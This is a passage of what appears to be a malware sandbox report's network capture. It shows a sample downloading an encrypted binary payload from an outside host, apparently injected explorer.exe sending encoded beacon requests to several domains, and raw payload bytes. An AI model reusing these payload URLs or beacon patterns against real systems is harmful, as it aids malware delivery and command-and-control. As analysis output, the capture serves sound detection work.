6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0d 0a 09 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 34 70 78 3b 0d 0a 09 63 6f 6c 6f 72 3a 20 23 33 38 35 30 36 62 3b 0d 0a 7d 0d 0a 23 62 6f 78 32 20 7b 0d 0a 09 77 69 64 74 68 3a 20 35 32 30 70 78 3b 0d 0a 09 70 6f 73 69 74 69 6f 6e 3a 20 72 65 6c 61 74 69 76 65 3b 0d 0a 09 6d 61 72 67 69 6e 3a 20 Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN"><html><head><title>The domain name is registered</title><meta name="robots" content="noindex, nofollow"><meta http-equiv="Content-Type" content="text/html; charset=windows-1250"><meta name="description" content="FORPSI je Evropsk housingov spolenost. Nabz sluby webhostingu, serverhostingu, registrace domnovch jmen a www strnky na serverech Windows/Linux."><meta name="keywords" content="forpsi,webhosting,domna,domny,hosting,server,serverhosting,housing,serverhousing,adsl,wifi,wi-fi,domain,domains"><style type="text/css">...html, body {margin: 0px;padding: 0px;height: 100%;background-color: #32549c;}#container {height: 100%;width: 100%;text-align: center;}#box {width: 520px;position: relative;margin: 0 auto;top: 160px;border: 4px solid #cccccc;background-color: #FFFFFF;background-image: url(img/logo_forpsi.gif);background-repeat: no-repeat;background-position: left top;padding: 20px;font-family : Verdana, Arial, Helvetica, sans-serif;font-size: 14px;color: #38506b;}#box2 {width: 520px;position: relative;margin:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.11.20	49817	164.155.212.139	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 12:56:34.061800957 CET	6427	OUT	GET /n8ds/?6ldD=XGdb25Y748Ut0VrvAGrAV9TZskQ8Vhp7eMrkuH6lQS7YMNVmEhdbMrp7c3mVg154ue/4&v6Mt=3fxxA4Z HTTP/1.1 Host: www.ayudavida.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Nov 25, 2021 12:56:34.717901945 CET	6428	IN	HTTP/1.1 302 Moved Temporarily Server: nginx/1.20.1 Date: Thu, 25 Nov 2021 11:56:34 GMT Content-Type: text/html; charset=gbk Transfer-Encoding: chunked Connection: close X-Powered-By: PHP/5.6.40 Location: /404.html Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.11.20	49818	172.120.157.187	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 12:56:39.949610949 CET	6429	OUT	GET /n8ds/?6ldD=QiVr4NomMTfDVQzLAZiPy17hhsXauZOjQhEkIhfcDYRSe01pzyB5iClqESLJZee3iuRd&v6Mt=3fxxA4Z HTTP/1.1 Host: www.stylesbykee.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 25, 2021 12:56:40.114429951 CET	6429	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 25 Nov 2021 11:56:30 GMT Content-Type: text/html Content-Length: 801 Connection: close Data Raw: 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e b3 a4 c9 b3 ce cf b6 d9 bf c6 bc bc b9 c9 b7 dd d3 d0 cf de b9 ab cb be 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 67 62 32 33 31 32 22 20 2f 3e 0d 0a 3c 73 63 72 69 70 74 20 6c 61 6e 67 75 61 67 65 3d 22 6a 61 76 61 73 63 72 69 70 74 22 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 2f 74 6a 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0d 0a 3c 73 63 72 69 70 74 20 6c 61 6e 67 75 61 67 65 3d 22 6a 61 76 61 73 63 72 69 70 74 22 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 2f 63 6f 6d 6d 6f 6e 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0d 0a 0d 0a 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 0d 0a 3c 73 63 72 69 70 74 3e 0d 0a 28 66 75 6e 63 74 69 6f 6e 28 29 7b 0d 0a 20 20 20 20 76 61 72 20 62 70 20 3d 20 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 27 73 63 72 69 70 74 27 29 3b 0d 0a 20 20 20 20 76 61 72 20 63 75 72 50 72 6f 74 6f 63 6f 6c 20 3d 20 77 69 6e 64 6f 77 2e 6c 6f 63 61 74 69 6f 6e 2e 70 72 6f 74 6f 63 6f 6c 2e 73 70 6c 69 74 28 27 3a 27 29 5b 30 5d 3b 0d 0a 20 20 20 20 69 66 20 28 63 75 72 50 72 6f 74 6f 63 6f 6c 20 3d 3d 3d 20 27 68 74 74 70 73 27 29 20 7b 0d 0a 20 20 20 20 20 20 20 20 62 70 2e 73 72 63 20 3d 20 27 68 74 74 70 73 3a 2f 2f 7a 7a 2e 62 64 73 74 61 74 69 63 2e 63 6f 6d 2f 6c 69 6e 6b 73 75 62 6d 69 74 2f 70 75 73 68 2e 6a 73 27 3b 0d 0a 20 20 20 20 7d 0d 0a 20 20 20 20 65 6c 73 65 20 7b 0d 0a 20 20 20 20 20 20 20 20 62 70 2e 73 72 63 20 3d 20 27 68 74 74 70 3a 2f 2f 70 75 73 68 2e 7a 68 61 6e 7a 68 61 6e 67 2e 62 61 69 64 75 2e 63 6f 6d 2f 70 75 73 68 2e 6a 73 27 3b 0d 0a 20 20 20 20 7d 0d 0a 20 20 20 20 76 61 72 20 73 20 3d 20 64 6f 63 75 6d 65 6e 74 2e 67 65 74 45 6c 65 6d 65 6e 74 73 42 79 54 61 67 4e 61 6d 65 28 22 73 63 72 69 70 74 22 29 5b 30 5d 3b 0d 0a 20 20 20 20 73 2e 70 61 72 65 6e 74 4e 6f 64 65 2e 69 6e 73 65 72 74 42 65 66 6f 72 65 28 62 70 2c 20 73 29 3b 0d 0a 7d 29 28 29 3b 0d 0a 3c 2f 73 63 72 69 70 74 3e 0d 0a 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 0d 0a 3c 2f 68 74 6d 6c 3e Data Ascii: <html xmlns="http://www.w3.org/1999/xhtml"><head><title></title><meta http-equiv="Content-Type" co ntent="text/html; charset=gb2312" /><script language="javascript" type="text/javascript" src="/tj.js"></script><script l anguage="javascript" type="text/javascript" src="/common.js"></script></head><body><script>(function(){ var bp = docu ment.createElement('script'); var curProtocol = window.location.protocol.split(':')[0]; if (curProtocol === 'https') { bp.src = 'https://zz.bdstatic.com/linksubmit/push.js'; } else { bp.src = 'http://push.zhanzhang.baidu.com/push.js'; } var s = document.getElementsByTagName("script")[0]; s.parentNode.insertBefore(bp, s);})();</script></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.11.20	49819	3.64.163.50	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 12:56:50.191874981 CET	6431	OUT	GET /n8ds/?6ldD=4XwYGzmPDVH3THQXSPknmfdazTodAXDlHas2KNX7n/UXs4ghRUZWEGvkVm0hYsfSCvUh&v6Mt=3fxxA4Z HTTP/1.1 Host: www.inklusion.online Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 25, 2021 12:56:50.203358889 CET	6431	IN	HTTP/1.1 410 Gone Server: openresty Date: Thu, 25 Nov 2021 11:56:49 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Data Raw: 37 0d 0a 3c 68 74 6d 6c 3e 0a 0d 0a 39 0d 0a 20 20 3c 68 65 61 64 3e 0a 0d 0a 35 30 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 27 72 65 66 72 65 73 68 27 20 63 6f 6e 74 65 6e 74 3d 27 35 3b 20 75 72 6c 3d 68 74 74 70 3a 2f 2f 77 77 77 2e 69 6e 6b 6c 75 73 69 6f 6e 2e 6f 6e 6c 69 6e 65 2f 27 20 2f 3e 0a 0d 0a 61 0d 0a 20 20 3c 2f 68 65 61 64 3e 0a 0d 0a 39 0d 0a 20 20 3c 62 6f 64 79 3e 0a 0d 0a 33 63 0d 0a 20 20 20 20 59 6f 75 20 61 72 65 20 62 65 69 6e 67 20 72 65 64 69 72 65 63 74 65 64 20 74 6f 20 68 74 74 70 3a 2f 2f 77 77 77 2e 69 6e 6b 6c 75 73 69 6f 6e 2e 6f 6e 6c 69 6e 65 0a 0d 0a 61 0d 0a 20 20 3c 2f 62 6f 64 79 3e 0a 0d 0a 38 0d 0a 3c 2f 68 74 6d 6c 3e 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 7<html>9 <head>50 <meta http-equiv='refresh' content='5; url=http://www.inklusion.online/' />a </head>9 <body>3c You are being redirected to http://www.inklusion.onlinea </body>8</html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.11.20	49820	203.170.80.250	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 12:57:06.036454916 CET	6432	OUT	GET /n8ds/?6ldD=hTCtvfJBK6Lgcsnz9iNzW/om0skZHj2xUOZ9QRyIykKuA9BOdz3qmP8oX5t0meM3+FVL&v6Mt=3fxxA4Z HTTP/1.1 Host: www.mackthetruck.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.11.20	49812	107.6.148.162	443	C:\Users\user\Desktop\Zr26f1rL6r.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-25 11:54:54 UTC	0	OUT	GET /GHrtt/bin_kbJoepxz175.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: atseasonals.com Cache-Control: no-cache
2021-11-25 11:54:54 UTC	0	IN	HTTP/1.1 200 OK Date: Thu, 25 Nov 2021 11:54:54 GMT Server: Apache Last-Modified: Wed, 24 Nov 2021 12:20:38 GMT Accept-Ranges: bytes Content-Length: 167488 Connection: close Content-Type: application/octet-stream
2021-11-25 11:54:54 UTC	0	IN	Data Raw: 70 99 d0 d2 81 fc a4 8c 6e ba 05 d0 4f 67 65 7f 4e 1e 4a f3 03 49 ab 4d f8 3b 67 96 a3 b5 f7 07 46 d9 a0 8b 7f 32 0c 43 a2 5a 42 b2 12 de b0 f4 94 d3 dc 46 6c cf 8e 15 59 63 2a 6b 99 39 71 c3 a8 94 6c 4a 84 13 81 5d 6a 1e 54 51 46 ba f1 ed d4 08 c0 6b 8d b8 64 71 ec 91 c7 1a 01 6d 7f 49 a6 3a 51 3c d1 ca 0c 98 4f 06 47 24 6b ec 56 9c d7 39 29 7f 90 8 10 2b ff c6 eb 49 87 e7 e0 70 77 e6 54 c0 aa f3 4b 59 89 c0 66 fa 8f 90 47 e4 0a 64 47 b5 d4 b5 71 92 58 65 b7 82 12 15 37 dd 6f c2 ec 2e 2b df 1d cf 2c 5e 7a d8 f2 d7 16 ec 09 81 e5 9d 39 0d e2 1d d4 71 ba ff de 2e 9b 03 5e 74 c4 af 5c 6d 82 2a 3a fb 21 10 13 c5 ce 56 69 4f 4e 29 b7 4f 90 af e9 9a cd 2d 39 69 e5 2b 66 10 5b b4 5e 9d e0 b1 b1 c0 09 52 76 c0 87 33 99 a3 bb ca 51 43 75 54 5b 4e a0 ab 74 91 19 Data Ascii: pnOgeNJIM;gF2CZBFlYc*k9qlJ]jTQFkdqmI:Q<OG$kV9)+IpwTKYfGdGqXe7o.+,^z9q.^t\m*:!ViON)O-9i+f [^Rv3QCuT[Nt
2021-11-25 11:54:54 UTC	8	IN	Data Raw: 8e bc 4e ec 48 d6 a2 16 02 23 e6 e8 1f c6 a2 f1 87 bf bc dc f2 e5 1d 71 93 43 e5 f8 66 89 73 ea 07 49 9d 46 cf 62 29 04 b0 e9 ff 10 16 06 87 4d 38 5b 62 65 fc dc 00 f5 ba 79 ad 56 32 fd 03 8f fb 4b a3 5d d9 ce 81 4a 9e 3d 17 f4 d2 a1 c7 87 3d fd 91 4b 9a 13 dd 39 3b e3 c6 4f 06 1c 79 d3 83 26 00 53 1b 67 5c 44 5b d7 c5 62 93 8e 6f 5e 54 c7 c8 d9 a6 d5 ad 5a 6e da 10 69 c7 77 c2 68 d5 b1 0a 47 90 e0 8d 6a c4 32 66 27 47 62 84 7f 3d 22 1c 03 85 6c ab 59 45 eb 4f 70 ed 38 f2 31 d8 5d 7f f7 6a d4 8d e0 3d 2c 94 bd bd 34 7c 13 68 7f d2 e5 fe c7 04 85 50 1c bd f6 f8 38 d0 29 78 5b 26 a9 d3 c5 eb 01 5f 8a aa 88 23 3f 9d 0e a8 06 f9 96 8b 3e 21 23 9c 5b 82 da cd 2b 99 a0 fe 37 cb c6 17 31 d1 3e 34 39 7e 3f 48 2b bc 10 99 e2 7e 1d 53 6c e7 67 00 b8 4c cb 8f 35 3c Data Ascii: NH#qCfsIFb)M8[beyV2K]J==K9;Oy&Sg\D[bo^TZniwhGj2f'Gb="lYEOp81]j=,4|hP8)x[&_#?>!#[+71>49~? H+~SlgL5<
2021-11-25 11:54:54 UTC	15	IN	Data Raw: 17 ca c7 b5 b0 fd 86 d4 50 e2 18 b0 be fc 2c 30 5c 16 11 88 54 5e c2 28 df 35 9a e5 69 10 10 31 89 2f e6 ff 54 6f a8 c6 95 52 74 48 c3 55 81 2d a3 39 d4 90 8c de 8f ac 70 eb d0 5c 9a b4 cb c6 df e5 6e 92 bb e0 07 43 df 69 24 b6 a3 ff 52 4d 29 ca 8f 99 4e 68 fd 8d 02 21 f9 01 4f d0 f8 f4 b2 d7 01 9e 4f 32 70 2f 03 53 61 cf 97 3d 62 d8 cb 03 51 97 a7 1f fa e3 e0 00 ae 92 0e 09 13 96 7e 52 65 3e 2c 36 85 a9 5f 75 e6 c6 6b 89 c3 66 55 25 98 6d c9 f0 bf 96 47 05 9a 61 2d 1b 23 3c d2 96 92 82 cd d6 ba 3e e6 4b 58 a5 48 1a 87 7a 4e a4 a1 b0 2f c4 55 d6 16 76 a6 7e 33 3e 12 d9 fe 29 5c 1b e6 13 d5 ac a1 ad c2 77 9a 02 73 8b ad 40 f6 2c 55 64 27 90 b5 a5 e4 a9 df 87 eb b3 1f 0e 25 a1 6a 1c 00 e9 16 a1 dc 22 2a cc fc 49 cb 9d 4b 61 fc 33 db 5f 43 37 03 c7 17 86 ac Data Ascii: P,0\T^(5i1/ToRtHU-9p\nCi$RM)Nh!OO2p/Sa=bQ~Re>,6_ukfU%mGa-#<>KXHzN/Uv~3>)\ws@,Ud'%j"*IKa3 _C7
2021-11-25 11:54:54 UTC	23	IN	Data Raw: 5e 04 43 a7 80 c5 2e bc ac 30 1b fd 04 75 d2 7b c3 ff 8f b3 94 45 75 96 b0 c1 0e c5 b4 fe 2c b1 ea f1 19 bc 38 04 74 40 f6 58 cf 71 0f 1d 37 59 d4 56 20 d6 3b 0b 08 06 2b 25 af 1c e8 5d 25 2b a9 a9 84 c0 fc 5c 15 9e 07 91 73 db 7e b9 86 27 ec 6f ef 41 31 47 63 86 4f b4 d0 c0 7e 85 7f 34 15 92 9b a9 64 70 cc de 9f a5 6e db 3f e8 ec 35 9e a0 26 0f 59 b8 24 95 fd 58 9f 6f 6a e5 01 85 0a 0b 08 6a e0 61 43 7d 0a 70 5d d7 d5 19 95 5a d5 8c f0 37 72 50 a0 cc f8 47 f9 ef af e9 4c 94 65 65 81 fa 5c 37 a8 cb a6 7c dd a5 58 79 e1 91 0a 47 af 03 bc cf 03 e8 4d d6 93 39 65 e6 7b 6a fb 85 bc aa 46 76 d9 b3 d3 9e 04 54 9e 7f e3 4f 52 87 33 b9 08 2f a0 02 a8 b2 21 6e 07 d1 3a 84 8d 7a 08 c8 80 91 23 98 0b cb b7 03 07 3e 34 a9 c8 c4 db f6 7c 5d 81 f9 6a 58 32 78 f5 85 ae Data Ascii: ^C.0u{Eu,8t@Xq7YV ;+%]%+\s~'oA1GcO~4dpn?5&Y$XojjaC}p]Z7rPGLee\7|XyGM9e{jFvTOR3/!n:z#>4|]jX2x
2021-11-25 11:54:54 UTC	31	IN	Data Raw: 10 24 e9 36 49 4b 33 3f ba 8b 32 30 9e 48 46 3e 28 e7 ce c7 f9 03 d0 c0 2b f2 4b 41 2c 3a 96 8e 46 0d 63 2d d7 0b 4e d7 ba ef b6 ec 68 3b e0 4e de 91 bd dc 1b d2 04 7c c0 14 44 a9 bf 32 ea 46 fa 70 92 bb e4 c5 95 17 c9 a0 2b 0a 81 c4 0d 82 88 14 16 3b 92 db 30 c5 f8 f6 f5 b3 c6 8c ba b6 c4 91 6a 02 82 a5 9b 20 f9 72 f0 00 6f 46 3d 6c 9b f0 19 de 6a 19 23 92 bb 0b fb 12 49 d8 d1 4e 31 fa ca 64 ef 07 91 de 08 9e f0 1b c4 57 59 a7 89 e0 ea d6 40 3c d5 1e d7 ea 6e c0 f1 67 de c3 ef c4 80 61 ac 13 a5 fa 22 90 53 e0 43 11 ec c3 e9 c4 f0 78 10 cd eb 15 6c 89 de e4 fe da 0c 85 a1 7c e1 ec 18 42 b4 26 ea ea 93 ec 02 99 62 cb 42 0d b1 ce c6 06 10 35 4b 6b dc 91 88 92 c5 92 42 60 e4 07 80 b6 f6 b7 dc 88 2f 35 f3 c9 a7 ca 6e 25 6b 6f 92 8c 5a ac 9d 81 6f 70 42 41 83 Data Ascii: $6IK3?20HF>(+KA,:Fc-Nh;N|D2Fp+;0j roF=Ij#IN1dWY@<nga"SCx|B&bB5KkB`/5n%koZopBA
2021-11-25 11:54:54 UTC	39	IN	Data Raw: 8c e2 92 21 9f f8 12 80 71 84 bb 0d 80 91 03 cc 26 88 73 33 ec 1a dd b9 91 14 4c 37 25 ba 25 7e ef 29 a1 28 6c c5 3d bb 07 44 cd e3 18 34 78 b9 e8 f0 f3 88 4f d4 cb 68 a4 fc 81 7b 7d 01 17 38 a3 f9 03 2f 47 85 af 26 e8 15 78 e9 d3 8a 28 94 95 0c e9 77 8b c1 d0 0f 3b 94 07 9b 6d 7a 2e ca fa ce 04 90 40 1e 60 b7 42 32 d7 88 60 d7 01 4c a0 5e cd 95 16 83 c1 e5 19 71 d4 ff ef b3 dc a3 40 aa 69 a1 87 79 10 75 a2 d9 c6 08 60 bc 69 b4 13 01 ef 9c b6 75 ea 17 ed 29 9a 03 a0 d6 eb b7 a5 0c 5a 64 5c a2 2b d3 cf 9f 5c 5e ac 0a d6 34 49 a4 4a a2 c7 83 ee 75 86 ae c1 67 cf 6f ca 3f 0e 9e b0 f9 e3 f9 e7 7f b7 97 3e 5b 8a a2 bb 41 14 53 f6 90 07 8e 60 df 0a f8 18 77 4c 6a 8f 8b 69 1f c7 08 6d cc 53 12 bf 2b b1 e2 4a c4 a6 d7 50 59 f2 5d 9c 2a 68 71 21 fd da 71 20 5c 63 Data Ascii: !q&s3L7%%~)(l=D4xOh{}8/G&x(w;mz.@`B2`L^q@iyu`iu)Zd\+\^4IJugo?>[AS`wLjimS+JPY]*hq!q \c
2021-11-25 11:54:54 UTC	47	IN	Data Raw: 77 74 a8 2a 4b e2 06 58 96 8d ca 8d 97 65 ff 91 4b 09 4b d8 7f 8a 8e 9a b1 7a 27 ad e7 be 0a c7 2a 84 66 f3 ed 22 14 a0 8a ab 86 86 a0 57 c7 6f 49 8f 15 82 df 06 4e ee 1b 5c 2f df ae ed cb 0c b3 38 49 dc d3 b9 ea 5e c8 37 11 ee 80 f9 3c 02 88 cf ac d7 f7 ec fc a8 71 ea 2c b6 70 94 26 40 07 5d ce 15 cb fa 24 65 43 be 34 b0 53 91 40 fd 60 7e 3a 3b 2a 60 f3 8c 2f 3f bd d9 42 87 58 a9 8f 58 3c c4 93 32 74 55 f4 6e a1 4c b1 6e 83 75 68 2a 4a 63 ea cb 02 48 d2 d8 d5 9a a0 b7 fc 06 03 1a 56 ba 3f 46 4b 5c dd a9 e8 2a 7d df fb 81 e2 7b b7 60 72 c7 5b 59 a1 35 ca e0 7f 37 65 86 21 06 3e e0 0d 95 41 ac 28 fe 43 2b 31 3d d3 fc 21 7d 45 2e f3 d0 cb b9 1f 31 33 22 df 1d 92 a1 fe 51 3d dd d7 2a 99 ee d0 7d 36 26 61 80 a9 c0 f3 18 39 8e 12 f9 c0 d1 a8 15 3d 5f 2f c9 82 Data Ascii: wt*KXeKKz'*f"WoIN\8I^7<q,p&@]$eC4S@`~:;*`/?BXX<2tUnLnuh*JcHV?FK*}{`r[Y57e!>A(C+1=!}E.1 3"Q=*}6&a9=_/

Timestamp	kBytes transferred	Direction	Data
2021-11-25 11:54:54 UTC	55	IN	Data Raw: 93 f7 95 01 1c e9 c9 90 db 44 18 c7 57 d0 65 23 22 c6 e3 c8 e8 80 e5 ee 48 59 19 f8 44 3f 5a 75 8b ab f1 fd 5b 06 57 6a 17 2d b3 e0 72 42 bc f5 13 a7 75 1a 9a c1 ad fe 4f cd 14 9e 03 2b 88 7c 5c 2d de ce 87 bc 11 6a 59 ba 4d fb c2 82 cd 64 f5 a3 d0 35 13 1f 03 48 7d 4f 0b ae 21 9c 2e 3f af ea b2 ed b3 c9 a7 85 bf 28 3a d8 92 a5 97 f7 58 6e 54 5d 55 59 b9 c8 70 61 b3 c5 12 1d 94 99 4b 0e 46 70 95 fa 71 be 7a 19 bc 37 de 26 a5 ab 9b 17 51 14 dd 66 56 fe 0b e3 d4 a9 5b fb d2 71 2a 86 9d 04 9d 71 a0 dc f7 dd 00 fe b7 47 c8 ef 63 22 56 3c c7 bd c8 38 c9 13 86 fc 3d f0 20 87 af 9f 46 1e bd bf 5e a8 85 3e 73 78 06 b5 45 c5 62 eb 73 8f eb ec e4 1d 01 2e 4d 1c 89 c4 3d 54 c8 fe f1 95 7c 0b c4 4a 71 37 e0 19 d0 dd ba 8d e7 1d bd fb 49 18 0f 47 81 bc 97 af b3 93 75 Data Ascii: DWe#"HYD?Zu[Wj-rBuO+|\-jYMd5H}O!.?(:XnT]UYpaKFpqz7&QfV[q*qGc"V<8= F^>sxEbs.M=T|Jq7IGu
2021-11-25 11:54:54 UTC	62	IN	Data Raw: c0 96 49 cd 9d e3 59 af 89 f3 bf ba ca 96 50 ca eb d6 6b 0f df e2 39 a1 bb e1 71 2e dc 70 7c b3 fe b1 3d 5a dc 17 19 2b c5 8d eb ec 96 69 78 a3 1f 61 30 c4 3d f9 58 2a 3d 95 1a 3b 1d 02 8e c8 9c 35 3b 7e 33 01 91 2c 2a 2a e7 1e 0f cd 58 3e c2 7d c3 1e be 57 d0 1f 43 a8 e9 b1 e1 65 65 8f aa 09 4a 95 40 0a 95 59 2c 47 21 76 34 1d 92 67 77 b4 2e 95 22 53 5b 16 a9 33 38 85 97 9e ad c7 bd cf 33 ae fe 8a e3 4d 65 3b a0 e3 f1 b3 28 45 95 ae 00 8d 57 13 4d a2 aa e7 81 51 61 d0 3a 4f 10 b9 23 68 07 29 52 ac 1b 34 1a 61 05 ca c5 07 d4 3b 5c 3e 99 97 0f cd 2b b8 2b 47 dc 01 59 73 a3 f9 e5 7c 3f 1b 4f 39 e3 d8 ea e1 2b 3d 52 83 f5 59 f7 1d 9b 93 18 ea 77 43 8c 82 0e dd 90 bb 77 55 02 41 de 8a 0f f8 0c 72 5a 48 d7 a8 76 d4 12 f4 7a 30 0e 5a 2a c4 bb ed d6 7e f9 92 16 Data Ascii: IYPk9q.p|=Z+ixa0=X*=;5;~3,**X>}WCeeJ@Y,G!v4gw."S[383Me;(EWMQa:O#h)R4a;\>++GYs|?O9+=RYwCw UArZHvz0Z*~
2021-11-25 11:54:54 UTC	70	IN	Data Raw: d9 61 6f 9a c0 da 28 6c 0e 3e cf 1c 0f cd c0 4e 75 e2 54 1f 7d 92 f6 a6 e5 a7 f5 96 5f 8a 39 27 ba 8a b0 99 c5 e0 6f f7 4e fa 16 01 e5 46 de 9b 99 66 19 1e 4a 44 f4 f9 58 fd a9 f2 38 3b 90 ca df 9e bb d7 ce 69 bc 3d fb dc 3c 66 a3 83 fc 36 c4 d7 df 90 46 f9 ed 98 c1 19 e5 92 ef 07 e3 d5 a0 c6 9e 0c 9f a1 f3 01 b6 26 8a dc 6e 40 af d8 f1 6a f2 6f 49 47 4d 9a 61 a8 50 68 a6 5e 83 b1 ea 10 ba 8f 83 79 f0 48 37 81 5d 3a 2c d7 d3 4f 62 6f 86 cc 10 4b 6b e4 46 6a 3c 85 6d 30 1a 8a fd 2e c0 e1 22 97 b9 91 35 f3 67 4f ee e9 a3 6b ec db 09 97 c6 d6 80 fa 8d 42 c3 7f 55 eb 49 b2 62 a0 8f 86 06 be 98 42 d4 c3 6b 57 f3 bf 35 86 89 96 57 6c 93 e6 c5 a6 da 7e 9a b0 78 d2 8b 73 11 59 e1 4d 0a 08 6f 0b ad 00 15 c0 e5 05 92 b6 f2 45 9f 32 67 c6 e4 ff 73 cb 17 f0 19 02 7d Data Ascii: ao(l>NuT}_9'oNFfJDX8;i=<f6F&n@joIGMaPh^yH7]:,OboKkFj<m0."5gOkBUIbBkW5Wl~xsYMoE2gs}
2021-11-25 11:54:54 UTC	78	IN	Data Raw: 9f 4f 06 44 ed 3a 67 59 cc 84 6b 7b 2d c1 d9 f8 20 b1 c6 eb c2 28 b5 b6 fb a1 11 3e 80 aa 47 c1 50 98 fd bc ce de 3a 95 60 64 17 67 4e eb 32 49 be b4 0c d6 ba f8 9e 04 71 98 1b 82 3e 4a 26 25 b9 37 fd 1b 7c cf 67 ba 33 36 67 d4 00 9a 55 17 45 a0 fa bd 7e 1f f2 d7 03 23 43 a8 de 65 00 d3 08 03 ac 26 b0 2c 8c 9f 1e c0 da e5 37 2a 35 8f e7 cb 8b 47 8d 80 aa 84 3c 1a d1 1c 19 3b 59 32 00 ee a6 ee 0b 4e c7 d6 f8 60 ad b4 4e 79 42 75 54 88 f2 ab de 03 1b 96 83 4b 6a df 54 a9 aa 6e b0 e1 59 b2 15 34 66 e8 e4 10 64 a7 08 47 f3 f3 61 15 2e 78 ed a5 b0 da 42 62 c8 f5 ec fc 71 c6 15 d3 b6 70 90 fc de b0 d8 4c 15 cb a1 22 0d 1e 81 48 b6 16 0c 62 9e ee 76 33 fb 7a 62 30 2c a9 7a 45 06 87 0c 22 52 7a 0a 6c 7d d4 5c 7b 06 25 f8 e3 42 5f 87 a5 38 68 74 4a 91 e5 5e e3 9d Data Ascii: OD:gYk{- (>GP:`dgN2lq>J&%7|g36gUE~#Ce&,7*5G<;Y2N`NyBuTKjTnY4fdGa.xBbqpL"Hbv3zb0,zE"Rzl}\ {%B_8htJ^
2021-11-25 11:54:54 UTC	86	IN	Data Raw: bf 18 09 42 e2 32 a7 0c 30 08 90 55 a3 2b b9 b8 84 1b 45 41 c0 82 0d f4 a3 b8 a8 a1 ae bf 2b 47 44 a8 2c 5b 84 87 82 7f c9 9b 6b 1f 6d 0d b8 2e 97 55 5e a3 b2 0e 82 ab fc 9e 64 d2 e3 db 86 9e 55 b0 a9 d1 f2 bb 97 b6 96 fa 25 c7 54 b7 c9 14 13 bd 1a af 9d 05 6a aa a7 80 ec cb a8 16 a0 38 10 e8 a8 69 ce d4 d1 a9 3f 51 0b 5a 61 f5 31 26 f6 f7 f7 5b 80 8e be bc fb 2f 27 9a 5b da 49 41 39 43 cd ac 92 7a 02 0f 2b d8 c9 56 b9 b8 cf 20 50 fb 06 c6 18 70 c4 62 b4 de 90 85 2b 5f e3 7d e5 8a 74 3e 54 ff 48 54 54 be b8 3b 55 e8 b3 16 07 4a 4b ff 86 83 6a 3d 2b c7 d1 3a ff 68 e3 f2 7c ee 76 ae 25 a6 a4 93 50 16 ff 63 44 28 38 44 cb 23 44 7e be 0e 8c a1 9e 33 02 54 7b ba 5d 74 3d 0e c7 eb 9c 51 cc db 9e 55 ea f2 fa 73 c5 2e 92 50 b4 6c 89 16 c5 98 1b 85 5a 11 b1 98 fc Data Ascii: B20U+EA+GD,[km.U^dU%Tj8i?QZa1&[/'[lA9Cz+V Ppb+_}t>THTT;UJKj=+:h|v%PcD(8D#D~3T{]t=QUs.PlZ
